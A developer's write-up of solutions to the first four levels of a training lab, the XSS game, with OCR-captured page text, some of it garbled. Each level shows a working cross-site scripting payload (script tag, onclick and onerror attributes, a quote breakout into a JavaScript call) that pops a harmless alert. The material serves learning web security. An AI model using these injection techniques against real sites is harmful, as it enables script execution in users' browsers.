XSS-Game lab

Roger Ramirez Espejo. Software developer, architect and enthusiast.

Table of contents


Introduction

This document contains my solutions to the levels of the XSS game https://xss-game.appspot.com

Level 1.

The field was vulnerable to `script` tag:

```
<script>alert("roger")</script>
```



xss-game.appspot.com says

Congratulations, you executed an alert:

roger

You can now advance to the next level.

This leve ing where user inpu escaping.

Interact find a way to make it execute JavaScript of your choosing. You can take actions inside the vulnerable window or directly edit its URL bar.

Mission Objective

Inject a script to pop up a JavaScript **alert()** in the frame below.

Once you show the alert you will be able to advance to the next level.

Your Target


URL https://xss-game.appspot.com/level1/frame?query=<script>alert('roger')</sc

Sorry, no results were found for . Try again.

Level 2.

`Script` tag can't be used anymore reason why I created a comment with a link, injecting the `alert` in the `onclick` event:

```
<a href="url" onclick="alert('roger')">link text</a>
```



xss-game.appspot.com says

Congratulations, you executed an alert:

roger

You can now advance to the next level.

Web applicat... ncreasingly, client-side databases and later display it to users. No matter where such user-controlled data comes from, it should be handled carefully.

This level shows how easily XSS bugs can be introduced in complex apps.

Mission Objective

Inject a script to pop up an **alert()** in the context of the application.

Note: the application saves your posts so if you sneak in code to execute the alert, this level will be solved every time you reload it.

URL: [object Object]

You
Wed Apr 21 2021 20:04:45 GMT-0500 (Colombia Standard Time)
link text


Level 3

Every time I clicked in a tab the following error appeared:

```
Uncaught TypeError: urlbar is null
    updateURLBar https://xss-game.appspot.com/static/game.js:45
    <anonymous> https://xss-game.appspot.com/static/game.js:40
```

The game's hint suggested the usage of `window.location` reason why I injected the alert into the `onerror` event:

```
https://xss-game.appspot.com/level3/frame#3' onerror="alert('roger')"
```



execution sin... to execute any scripts th... is hidden by higher-leve... the hood.

The app... sink.

xss-game.appspot.com says

Congratulations, you executed an alert:

roger

You can now advance to the next level.

As before, inject a script to pop up a JavaScript **alert()** in the app.

Since you can't enter your payload anywhere in the application, you will have to manually edit the address in the URL bar below.

URL `https://xss-game.appspot.com/level3/frame#1' onerror="alert('roger')"`

Hints 4/4 (show)

1. To locate the cause of the bug, review the JavaScript to see where it handles user-supplied input.
2. Data in the **window.location** object can be influenced by an attacker.
3. When you've identified the injection point, think about what you need to do to sneak in a new HTML element.
4. As before, using **<script> ...** as a payload won't work because the browser won't execute scripts added after the page has loaded.


Level 4

This was really tricky, the timer is being injected in the line 21 of the file `timer.html`:

```
<img src="/static/loading.gif" onload="startTimer('{{ timer }}');" />
```

Then what I did is to inject two lines of code, first line injecting the number `33` and then `;` with the `alert` completing the next part of the second line as follows:

```
33');alert('roger
```



xss-game.appspot.com says

Congratulations, you executed an alert:

roger

You can now advance to the next level.

Every bit of ... r the context of the page in which it will appear. This level shows why.

Mission Objective

Inject a script to pop up a JavaScript **alert()** in the application.

Your Target

https://xss-game.appspot.com/level4/frame?timer=33');alert('roger

Your timer will execute in 33');alert('roger seconds.

